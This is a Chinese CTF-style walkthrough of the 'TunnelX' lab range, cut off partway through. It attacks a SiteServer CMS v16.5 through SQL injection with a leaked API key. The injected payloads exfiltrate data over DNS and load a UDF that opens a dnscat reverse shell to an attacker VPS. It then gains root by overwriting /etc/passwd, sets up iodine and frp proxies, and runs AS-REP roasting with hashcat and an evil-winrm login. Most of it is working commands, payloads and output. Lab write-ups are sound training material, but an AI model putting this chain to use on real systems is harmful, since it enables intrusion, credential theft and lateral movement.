TunnelX

外网信息搜集打SiteServer v16.5数据库

利用DNS隧道反弹shell和代理

内网信息搜集

AS-REP Roasting进入域内

重启运行启动项后门获取system权限

ADCS ESC1拿下域控

PTH外网机器完结散花

外网信息搜集打SiteServer v16.5数据库

外网信息搜集：

- 80端口有个SiteServer CMS版本为v16.5
- 2121端口有个允许匿名登录的FTP服务，该FTP服务下有个secret.7z

下载secret.7z（这里Mac下载不下来，用Linux的ftp可以下载）

```
ftp 39.99.238.69 2121
anonymous
dir
get secret.7z
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ftp 39.99.238.69 2121
Connected to 39.99.238.69.
220 Microsoft FTP Service
Name (39.99.238.69:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||50357|)
125 Data connection already open; Transfer starting.
-rwxrwxrwx   1 owner    group             315 Sep 11 14:57 secret.7z
226 Transfer complete.
ftp> get secret.7z
local: secret.7z remote: secret.7z
229 Entering Extended Passive Mode (|||50359|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************|
226 Transfer complete.
WARNING! 2 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
315 bytes received in 00:00 (3.56 KiB/s)
ftp>
```

下载下来之后，secret.7z打开需要密码，先将其转换为john格式，然后再用john去爆破密码（这里完整跑完john需要48个小时，但密码的位置比较靠前，大约1分钟左右就能跑出来了）

密码为13131313，注意要用7z命令去解压，Mac解压输入密码会失败

```
7z2john secret.7z >1.txt
john 1.txt --wordlist=/usr/share/wordlists/rockyou.txt
7z x secret.7z
```

```
┌──(root㉿kali)-[/home/…/Desktop/tmp/yunjing/TunnelX]
└─#  john 1.txt  --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 128/128 AVX 4x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 8 for all loaded hashes
Cost 3 (compression type) is 1 for all loaded hashes
Cost 4 (data length) is 104 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:33 0.01% (ETA: 2023-10-26 17:51) 0g/s 78.45p/s 78.45c/s 78.45C/s declan..christian1
0g 0:00:00:40 0.02% (ETA: 2023-10-26 18:12) 0g/s 77.99p/s 77.99c/s 77.99C/s billy1..whatsup
0g 0:00:01:23 0.04% (ETA: 2023-10-26 19:26) 0g/s 75.77p/s 75.77c/s 75.77C/s Andrew..death1
0g 0:00:01:30 0.04% (ETA: 2023-10-26 19:40) 0g/s 75.48p/s 75.48c/s 75.48C/s fredperry..3333333
13131313         (secret.7z)
1g 0:00:01:33 DONE (2023-10-24 03:30) 0.01073g/s 75.39p/s 75.39c/s 75.39C/s bizkit..palace
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


解压之后有一个secret.txt，给个一个uuid，这是SiteServer CMS的API密钥

```
7z x secret.7z
```

```
┌──(root㉿kali)-[/home/…/Desktop/tmp/yunjing/TunnelX]
└─# cat secret.txt
A strange character string, You're the only one I'm telling
e7d41890-5742-48f0-9f3c-1393db541fc7
```

80端口有SiteServer v16.5服务，该版本后台存在SQL注入：

- https://github.com/siteserver/cms/issues/3237



SiteServer CMS提供了使用Header的API认证方式代替账号密码登录，因此，我们拥有了API之后，可以直接调用后台的接口进而造成SQL注入

- https://sscms.com/docs/v6/api/guide/authentication.html#%E4%BD%BF%E7%94%A8-api-%E5%AF%86%E9%92%A5%E8%BF%9B%E8%A1%8C%E8%BA%AB%E4%BB%BD%E8%AE%A4%E8%AF%81

通过 Header 发送 API 密钥

使用 Header 方法送 API 密钥需要在发起请求时将密钥放到 **X-SS-API-KEY** Header 中：

请求

```
POST https://example.com/api/v1/contents HTTP/1.1
```

请求 Header

```
X-SS-API-KEY: 7cd22002-27a7-4c5d-ba4d-a1c108a20eaf
```

响应

```
200
```

精简的后台SQL注入请求包如下，后面的内容都从这个数据包展开：

HTTP

```
POST /api/pages/cms/libraryText/list HTTP/1.1
Host: 39.99.238.209
X-SS-API-KEY: e7d41890-5742-48f0-9f3c-1393db541fc7
Content-Type: application/json
Content-Length: 127

{"siteId":1,"keyword":"';select sys_eval('curl `whoami`.xwqn3w.dnslog.cn')-- ","groupId":0,"page":1,"perPage":24}
```

Request

Pretty Raw Hex \n

```
POST /api/pages/cms/libraryText/list HTTP/1.1
Host: 39.99.238.209
X-SS-API-KEY: e7d41890-5742-48f0-9f3c-1393db541fc7
Content-Type: application/json
Content-Length: 127

{
  "siteId":1,
  "keyword":"';select sys_eval('curl `whoami`.xwqn3w.dnslog.cn')-- ",
  "groupId":0,
  "page":1,
  "perPage":24
}
```

利用DNS隧道反弹shell和代理

经过测试，这里Web服务和MySQL数据库是分开的，并且MySQL数据库的TCP是不出网的，但DNS出网（可以用curl外带部分命令结果），所以我们需要搭建DNS隧道（而不是TCP隧道）

此时我们只能执行SQL语句，如果想要执行命令，可以采用加载udf.so的方式执行命令，由于加载udf.so的数据包比较大，这里就不在文中贴出来了，脚本已经放在了Github上：

- https://github.com/LxxxSec/TunnelX/blob/master/udf-dnscat.py

执行udf-dnscat.py后，会写入udf.so，创建sys_eval函数，并且写入dnscat工具，dnscat工具可以实现利用DNS隧道反弹shell

TunnelX / udf-dnscat.py

LxxxSec Create udf-dnscat.py 4ba869b · 3 hours ago History

Code Blame 35 lines (28 loc) · 266 KB Code 55% faster with GitHub Copilot Raw

```python
import requests
import uuid

def file_to_hex(file_path):
    with open(file_path, 'rb') as file:
        content = file.read()
    return content.hex()

ip = "39.99.227.73"
url = f"http://{ip}/api/pages/cms/libraryText/list"
header = {
    "X-SS-API-KEY": "e7d41890-5742-48f0-9f3c-1393db541fc7"
}

# 写入 udf.so
data = {"siteId":1,"keyword":"1';SELECT 0x7f454c4602010100000000000000000003003e0001000000d00c000000000004000000000000000e818000000000000000000040
requests.post(url, json=data, headers=header)

# 创建 sys_eval 函数
data = {"siteId":1,"keyword":"1';CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';-- ","groupId":0,"page":1,"perPage":24}
requests.post(url, json=data, headers=header)

# 写入 /tmp/dnscat
data = {"siteId":1,"keyword":"1';SELECT 0x7f454c4602010100000000000000000002003e00010000007f1f400000000004000000000000000a0eb0100000000000000000040
requests.post(url, json=data, headers=header)
```

DNS反弹shell的方式如下：

首先需要有一台云服务器（下文用1.1.1.1代替）和一个域名（下文用example.com代替），然后做一下DNS解析配置：

- 设置一个A记录，将test.example.com解析到1.1.1.1
- 再设置一个NS记录，将ns1.example.com解析到test.example.com

A	test	1.1.1.1	仅 DNS	自动	编辑
NS	ns1	test.example.com	仅 DNS	自动	编辑

接着确保vps的53端口UDP协议处于开放状态，然后把vps中占用53端口的DNS服务关掉：

```
systemctl stop systemd-resolved
```

接着在vps上启动dnscat的服务端，这里我就用docker启动，密码设置为datou，这里的ns1.example.com替换为自己的域名：

```
docker run -p 53:53/udp -it --rm mpercival/dnscat2 ruby ./dnscat2.rb ns1.example.com -c datou
```

出现下方这个页面就是启动成功了：

```
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
```

然后利用后台的SQL注入去运行靶机中的dnscat客户端去与vps中的服务端相连：

```
POST /api/pages/cms/libraryText/list HTTP/1.1
Host: 39.99.227.73
X-SS-API-KEY: e7d41890-5742-48f0-9f3c-1393db541fc7
Content-Type: application/json
Content-Length: 123

{"siteId":1,"keyword":"';select sys_eval('/tmp/dnscat --secret=datou ns1.example.com')-- ","groupId":0,"page":1,"perPage":24}
```

不出意外的话，应该能将shell反弹到vps上：

- windows就类比msf中的sessions
- 然后用window -i进入到session中
- 运行shell就会新增一个session
- 再用window -i进入到shell的session即可执行命令

```
windows
window -i 1
shell
window -i 2
```

```
dnscat2> Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
windows
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = ns1.[redacted] [*]
  1 :: command (MYSQL) [encrypted and verified] [*]
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (MYSQL) 1> shell
Sent request to execute a shell
command (MYSQL) 1> New window created: 2
Shell session created!
```

如下图所示，可以正常执行命令了

```
sh (MYSQL) 2> New window created: 3

sh (MYSQL) 2> ls
sh (MYSQL) 2> auto.cnf
ibdata1
ib_logfile0
ib_logfile1
mysql
performance_schema
sscms
test

sh (MYSQL) 2> cd /tmp
sh (MYSQL) 2> ls
sh (MYSQL) 2> 1896500b-a5a2-4360-b972-07d4f6ac0c40
AliyunAssistClientSingleLock.lock
aliyun_assist_service.sock
argus.sock
d55d2b04-ec71-4240-a3a0-57f8d6310056
dnscat
```

常规suid提权，发现cp可以利用

```
sh (MYSQL) 3> find / -perm -u=s -type f 2>/dev/null
sh (MYSQL) 3> /bin/fusermount
/bin/ping6
/bin/mount
/bin/su
/bin/ping
/bin/umount
/bin/cp
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/staprun
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/s-nail/s-nail-privsep
```


有了cp命令，我们可以写入/etc/passwd设置root用户密码，下方命令会生成一个登录密码为123456的哈希

Plain Text

```
openssl passwd -6 -salt 1 123456
# $6$1$j.74UuJkzzPKyD/cMaD1PygML3gwSnec87gsickCF6sO5D8UuHzTbK0DtUbI1257QK03GEHXpdFFmjPewVtaI0
```

完整的passwd文件我也放到了Github上：

- https://github.com/LxxxSec/TunnelX/blob/master/passwd



运行passwd.py，将伪造好的passwd写入到/tmp/passwd1中

- https://github.com/LxxxSec/TunnelX/blob/master/passwd.py

然后我们再进入终端，用cp把/tmp/passwd1覆盖到/etc/passwd，这样我们就可以登录到root用户了，注意通过su登录需要可交互式shell，用python获取一下可交互式shell即可

```
cp /tmp/passwd1 /etc/passwd
python -c 'import pty;pty.spawn("/bin/bash")'
su root
123456
```

```
sh (MYSQL) 2> python -c 'import pty;pty.spawn("/bin/bash")'
sh (MYSQL) 2> mysql@MYSQL:/tmp$
sh (MYSQL) 2>
mysql@MYSQL:/tmp$ ls
sh (MYSQL) 2> ls
8ab829bf-0e0e-4216-bdd9-63ef9cc8ba02  argus.sock  passwd1
AliyunAssistClientSingleLock.lock     dnscat
aliyun_assist_service.sock            passwd
mysql@MYSQL:/tmp$ tty
sh (MYSQL) 2> tty
/dev/pts/0
mysql@MYSQL:/tmp$ su root
sh (MYSQL) 2> su root
Password: 123456
sh (MYSQL) 2>
root@MYSQL:/tmp#
```

至此我们就拿到了root用户权限，读取/root/flag下的flag

```
sh (MYSQL) 2> cd /root/flag
root@MYSQL:~/flag# ls
sh (MYSQL) 2> ls
flag02.txt
root@MYSQL:~/flag# cat flag02.txt
sh (MYSQL) 2> cat flag02.txt
```


```
flag02: flag{72817c06-8eca-40c1-bf0b-baf982baed1b}
root@MYSQL:~/flag#
```

但我们还没完成代理的操作，我们可以使用iodine做个DNS代理

首先上传iodine，脚本如下，项目目录里我也放了iodine二进制文件，直接替换IP运行即可

- https://github.com/LxxxSec/TunnelX/blob/master/iodine.py

该脚本做了分段传输，运行之后，文件会写到/tmp/iodine中，传完记得验证一下md5，一般是不会有问题的，如果后面隧道一直搭建失败那就是文件传歪了，重新传即可

```
sh (MYSQL) 2> md5sum iodine
4d4718d4eeaacedec9e0ca207f00e6ca  iodine
root@MYSQL:/tmp#
```

```
😘 ~/Desktop/云镜/TunnelX md5 iodine
MD5 (iodine) = 4d4718d4eeaacedec9e0ca207f00e6ca
😘 ~/Desktop/云镜/TunnelX
```

这里会遇到一个问题，dnscat和iodine都依赖53端口，照理来说应该要两台vps，那么我们如何在一台vps、一个域名的情况下完成代理呢?

答案是：让程序挂后台sleep一会。

iodine的工作原理是：在vps中启动一个服务端，会创建一个dns0虚拟网卡，然后我们在靶机中运行客户端，同样也会在客户端创建一个虚拟网卡dns0，然后去连接vps中53端口的服务端，这样靶机的机器就被加入到了dns0虚拟网卡上，注意靶机需要以root权限运行iodine

在靶机中以root权限运行下方命令

Plain Text

```
chmod +x /tmp/iodine
nohup sleep 10 && /tmp/iodine -f -P datou ns1.example.com &
```

然后快速掐掉dnscat的docker容器，再在vps上启动一个iodine服务端，等待靶机回连：

- 下方命令会创建一个192.168.0.1网段的虚拟网卡

Plain Text

```
iodined -f -c -P datou 192.168.0.1 ns1.example.com -DD
```

执行上方命令后，如果看到有dns回连的记录，应该就是成功了，上线的靶机会分配到192.168.0.2这个IP，由于靶机有装ssh服务，我们直接在vps中用ssh连接即可：

Plain Text

```
ssh root@192.168.0.2
123456
```

```
root@iZbp1383:~# ssh root@192.168.0.2
The authenticity of host '192.168.0.2 (192.168.0.2)' can't be established.
ECDSA key fingerprint is SHA256:HvVzCUlMYJ0HmJIhGgf8vDOwM9frNmAk1XQKDxhUdlw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.2' (ECDSA) to the list of known hosts.
root@192.168.0.2's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Tue Sep 12 17:57:50 2023 from 36.112.10.102
root@MYSQL:~# ls
flag
```

然后在vps上，用ssh命令创建一个socks代理：

Plain Text

```
ssh -N -D 29999 root@192.168.0.2
```

运行上方命令后，输入密码，会在vps的localhost监听29999端口，注意是localhost，不是0.0.0.0

所以我们还需要利用frp把vps的29999端口映射到外部的39999端口，配置文件如下：

Properties

```
[common]
server_addr = 1.1.1.1
server_port = 7000

[yj]
type = tcp
local_ip = 127.0.0.1
local_port = 29999
remote_port = 39999
```

这样，我们就在vps的39999端口上启动了一个通向靶机内网的socks5代理：

```
root@iZbp1383:~/yc/frp# ./frpc -c http.ini
2023/10/30 09:55:38 [I] [service.go:234] login to server success, get run id [ba529a45b54
p port [0]
2023/10/30 09:55:38 [I] [proxy_manager.go:144] [ba529a45b5455392] proxy added: [yj]
2023/10/30 09:55:38 [I] [control.go:153] [yj] start proxy success
```

配置一下proxychains验证一下，能访问SiteServer CMS即可

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# proxychains curl 172.22.61.50
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
<!DOCTYPE html>
<html class="no-js" lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no, maximum-scale=1, shrink-to-fit=no">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Zosimos</title>
    <link rel="stylesheet" type="text/css" href="/css/animate.css">
    <link rel="stylesheet" type="text/css" href="/css/bootstrap.css">
    <link rel="stylesheet" type="text/css" href="/css/style.css">
    <script src="/js/modernizr.custom.js"></script>
  </head>
  <body class="withAnimation">
    <div id="boxedWrapper">
      <nav class="navbar navbar-default navbar-static-top" role="navigation">
        <div class="container">
          <div class="navbar-header">
            <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
              <span class="sr-only">Toggle navigation</span>
```

内网信息搜集

代理挂好了，就该做内网信息搜集了，我们搜集172.22.61.0/24段即可

```
sh (MYSQL) 7> ifconfig
sh (MYSQL) 7> eth0      Link encap:Ethernet  HWaddr 00:16:3e:25:44:d4
          inet addr:172.22.61.41  Bcast:172.22.255.255  Mask:255.255.0.0
          inet6 addr: fe80::216:3eff:fe25:44d4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:86852 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29451 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:100652469 (100.6 MB)  TX bytes:8449321 (8.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1900 (1.9 KB)  TX bytes:1900 (1.9 KB)
```

先用scp把fscan传输过去（因为是DNS代理，所以传输文件也挺慢的，耐心等待并验证md5即可）

Plain Text

```
1  scp fscan_amd64 root@192.168.0.2:/tmp/fscan_amd64
```

```
root@iZbp1383:~/Lxxx/fscan# scp fscan_amd64 root@192.168.0.2:/tmp/fscan_amd64
root@192.168.0.2's password:
fscan_amd64                                   51% 2736KB 210.9KB/s   00:12 ETA
```

搜集到的结果如下：

- 172.22.61.41、MySQL数据库
- 172.22.61.17、XIAORANG\DC
- 172.22.61.50、XIAORANG\WEB、外网SiteServer CMS
- 172.22.61.34、XIAORANG\WIN2012

AS-REP Roasting进入域内

经过测试，DC的ldap服务可以匿名访问，所以用ldapsearch查询所有域用户

```
Plain Text
1  proxychains ldapsearch -H ldap://172.22.61.17 -b "DC=xiaorang,DC=lab" -x|gr
   ep ',CN=Users,DC=xiaorang,DC=lab'
```

```
┌──(root㉿kali)-[/home/kali/Desktop/tools/windapsearch-linux-amd64]
└─# proxychains ldapsearch -H ldap://172.22.61.17  -b "DC=xiaorang,DC=lab" -x|grep ',CN=Users,DC=xiaorang,DC=lab'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
dn: CN=Administrator,CN=Users,DC=xiaorang,DC=lab
dn: CN=Guest,CN=Users,DC=xiaorang,DC=lab
distinguishedName: CN=Guest,CN=Users,DC=xiaorang,DC=lab
dn: CN=DefaultAccount,CN=Users,DC=xiaorang,DC=lab
dn: CN=krbtgt,CN=Users,DC=xiaorang,DC=lab
dn: CN=Domain Computers,CN=Users,DC=xiaorang,DC=lab
dn: CN=Domain Controllers,CN=Users,DC=xiaorang,DC=lab
dn: CN=Schema Admins,CN=Users,DC=xiaorang,DC=lab
dn: CN=Enterprise Admins,CN=Users,DC=xiaorang,DC=lab
dn: CN=Cert Publishers,CN=Users,DC=xiaorang,DC=lab
dn: CN=Domain Admins,CN=Users,DC=xiaorang,DC=lab
dn: CN=Domain Users,CN=Users,DC=xiaorang,DC=lab
dn: CN=Domain Guests,CN=Users,DC=xiaorang,DC=lab
dn: CN=Group Policy Creator Owners,CN=Users,DC=xiaorang,DC=lab
dn: CN=RAS and IAS Servers,CN=Users,DC=xiaorang,DC=lab
dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=xiaorang,DC=lab
dn: CN=Denied RODC Password Replication Group,CN=Users,DC=xiaorang,DC=lab
dn: CN=Read-only Domain Controllers,CN=Users,DC=xiaorang,DC=lab
dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=xiaorang,DC=lab
dn: CN=Cloneable Domain Controllers,CN=Users,DC=xiaorang,DC=lab
```

域用户列表同样在Github上有存：

- https://github.com/LxxxSec/TunnelX/blob/master/user.txt

看看这些域用户是否开启了“不要求Kerberos预身份验证”选项

```
Plain Text
1  proxychains python3 GetNPUsers.py -dc-ip 172.22.61.17 -usersfile ../../../t
   mp/yunjing/TunnelX/user.txt xiaorang.lab/
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/impacket/examples]
└─# proxychains python3 GetNPUsers.py -dc-ip 172.22.61.17 -usersfile ../../../tmp/yunjing/TunnelX/user.txt xiaorang.lab/
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.10.1.dev1+20230223.202738.f4b848fa - Copyright 2022 Fortra

[-] User wangmei doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zhangjing doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User wangyong doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User huangyong doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lixiang doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User chenlei doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User yangjie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zhangjun doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$yangdming@XIAORANG.LAB:324cd949cb813b90b13219cfc6bbbd6e$1b4b3d2bc2c3d754e74e425e18c759c35a27a12341d4e41bd40248d60b4c5c064dcc
2ecd7e17571022465b61db5fa98c7826a4fe8e132bb895c48fbcdcd8f011c97ee741d716ca1401ba24a3fd01d72d95071d447a1def6d8cebb9e57108fa3ac2f235b86b281a
198e84518fa06b0c3c8d0a8c51a025693ee5e8a23f7757499daf2a336bf26acb952bf814f891c435799221124c94d68a78c44e632eb1a8a6ab599e456cc037f89dee504cf5
6dcc1d8bef6f619cc7a3172be4d13430873588028dd547e3026ef229e4b545c825f14583baa7c2f0b94e6304a01021bb6fd5173cb2213060727b3e97c533277e
[-] User zhangmei doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User wangrong doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zhangpeng doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User liuyun doesn't have UF_DONT_REQUIRE_PREAUTH set
```

发现yangdming开启了该选项，爆破出来密码为kier@n10

Plain Text

```
hashcat -m 18200 '$krb5asrep$23$yangdming@XIAORANG.LAB:324cd949cb813b90b13219cfc6bbbd6e$1b4b3d2bc2c3d754e74e425e18c759c35a27a12341d4e41bd40248d60b4c5c064dcc2ecd7e17571022465b61db5fa98c7826a4fe8e132bb895c48fbcdcd8f011c97ee741d716ca1401ba24a3fd01d72d95071d447a1def6d8cebb9e57108fa3ac2f235b86b281a198e84518fa06b0c3c8d0a8c51a025693ee5e8a23f7757499daf2a336bf26acb952bf814f891c435799221124c94d68a78c44e632eb1a8a6ab599e456cc037f89dee504cf56dcc1d8bef6f619cc7a3172be4d13430873588028dd547e3026ef229e4b545c825f14583baa7c2f0b94e6304a01021bb6fd5173cb2213060727b3e97c533277e' /usr/share/wordlists/rockyou.txt --force
```

```
$krb5asrep$23$yangdming@XIAORANG.LAB:324cd949cb813b90b13219cfc6bbbd6e$1b4b3d2bc2c3d754e74e425e18c759c35a27a12341d4e41bd40248d60b4c5c064dcc
2ecd7e17571022465b61db5fa98c7826a4fe8e132bb895c48fbcdcd8f011c97ee741d716ca1401ba24a3fd01d72d95071d447a1def6d8cebb9e57108fa3ac2f235b86b281a
198e84518fa06b0c3c8d0a8c51a025693ee5e8a23f7757499daf2a336bf26acb952bf814f891c435799221124c94d68a78c44e632eb1a8a6ab599e456cc037f89dee504cf5
6dcc1d8bef6f619cc7a3172be4d13430873588028dd547e3026ef229e4b545c825f14583baa7c2f0b94e6304a01021bb6fd5173cb2213060727b3e97c533277e:kier@n10

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$yangdming@XIAORANG.LAB:324cd949cb813b...33277e
Time.Started.....: Sun Oct 29 22:18:37 2023, (4 secs)
Time.Estimated...: Sun Oct 29 22:18:41 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1751.0 kH/s (0.81ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 6590464/14344385 (45.94%)
```

没法直接PTH去连，可以用evil-winrm连接

Plain Text

```
proxychains evil-winrm -i 172.22.61.34 -u yangdming -p kier@n10
```

```
┌──(root㉿kali)-[/home/…/Desktop/tmp/yunjing/TunnelX]
└─# proxychains evil-winrm -i 172.22.61.34 -u yangdming -p kier@n10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\TEMP.XIAORANG\Documents> whoami
xiaorang\yangdming
*Evil-WinRM* PS C:\Users\TEMP.XIAORANG\Documents>
```

根据题目提示，需要提权，不过我们还是先做一波域内信息搜集：

可以用bloodhound-python收集：

```
Plain Text

1   proxychains bloodhound-python -d xiaorang.lab -u yangdming -p kier@n10 -gc
    dc.xiaorang.lab -c all
```

用bloodhound-python收集前，记得配置一下hosts：

```
Plain Text

1   172.22.61.17 xiaorang.lab
